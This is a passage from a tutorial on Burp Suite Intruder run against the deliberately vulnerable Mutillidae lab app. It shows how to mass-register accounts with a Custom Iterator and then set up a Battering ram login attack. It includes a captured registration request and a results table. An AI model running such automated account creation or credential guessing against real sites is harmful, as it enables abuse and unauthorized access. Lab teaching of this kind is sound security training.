5. In "Intruder" > "Positions" tab, mark all positions where *user input* is expected.




6. We intend to create unique users with user names like *user_1*, *user_2*, *user_3*, and so on. Navigate to the `Payloads` sub-tab.
7. Select the *payload set* corresponding to `username` field.
8. Select *payload type* as `Custom Iterator`.
9. Select `Position` as `1` and enter the static text **user** for *position 1*.
10. Enter `_` (i.e., underscore) as the *separator* for position 1.



Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 1
Payload type: Custom iterator
Request count: 1
Payload Options [Custom iterator]
This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the
Position: 1
Clear all
List items for position 1 (1)
Paste
Load ...
Remove
Clear
user
Add
Enter a new item
Add from list ...
Separator for position 1




11. Select `Position` as `2` and load a list of distinct values, say, numers starting from 1 till 20.



12. Navigate to the `Options` sub-tab. In `Grep - Extract` section, click on `Add` button.
13. Click on `Refetch response`, and highlight the text that needs to be extracted from each of the server responses.




14. Start the attack.



Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length -message"> Comment
0 200 46510 Account created for user1. 1 rows inserted.
1 user_1 200 46511 Account created for user_1. 1 rows inserted.
2 user_2 200 46511 Account created for user_2. 1 rows inserted.
3 user_3 200 46511 Account created for user_3. 1 rows inserted.
4 user_4 200 46511 Account created for user_4. 1 rows inserted.
5 user_5 200 46511 Account created for user_5. 1 rows inserted.
6 user_6 200 46511 Account created for user_6. 1 rows inserted.
7 user_7 200 46511 Account created for user_7. 1 rows inserted.
8 user_8 200 46511 Account created for user_8. 1 rows inserted.
9 user_9 200 46511 Account created for user_9. 1 rows inserted.
10 user_10 200 46512 Account created for user_10. 1 rows inserted.
11 user_11 200 46512 Account created for user_11. 1 rows inserted.
12 user_12 200 46512 Account created for user_12. 1 rows inserted.
13 user_13 200 46512 Account created for user_13. 1 rows inserted.
14 user_14 200 46512 Account created for user_14. 1 rows inserted.
15 user_15 200 46512 Account created for user_15. 1 rows inserted.
16 user_16 200 46512 Account created for user_16. 1 rows inserted.
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: vuln.cxm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vuln.cxm/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Cookie: showhints=0; PHPSESSID=hkkte7o9ln4apbcc282dauh464; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=&username=user_2&password=user_2&confirm_password=user_2&my_signature=user_2&register-php-submit-button=Create+Account

Battering Ram Payload


1. Use one of the newly registered user accounts to login into the application.
2. Intercept this login request in Burp.




3. Observe the `uid` value returned by server, and send the request to `Intruder`.




4. For the current example, we are going to use those users who have their passwords set to same value as the corresponding username. Thus, mark the positions for `username` and `password` fields, and select *attack type* as `Battering ram`.




5. Navigate to the `Payloads` sub-tab.
6. In "Payload Sets" section, select *payload type* as `Custom Iterator`.
7. In "Payload Options [Custom Iterator]" section, select `Position` as `1`.
8. Add the static value "user" in *position 1*.
9. Enter `_` (i.e., underscore) as the *separator* for position 1.




10. In "Payload 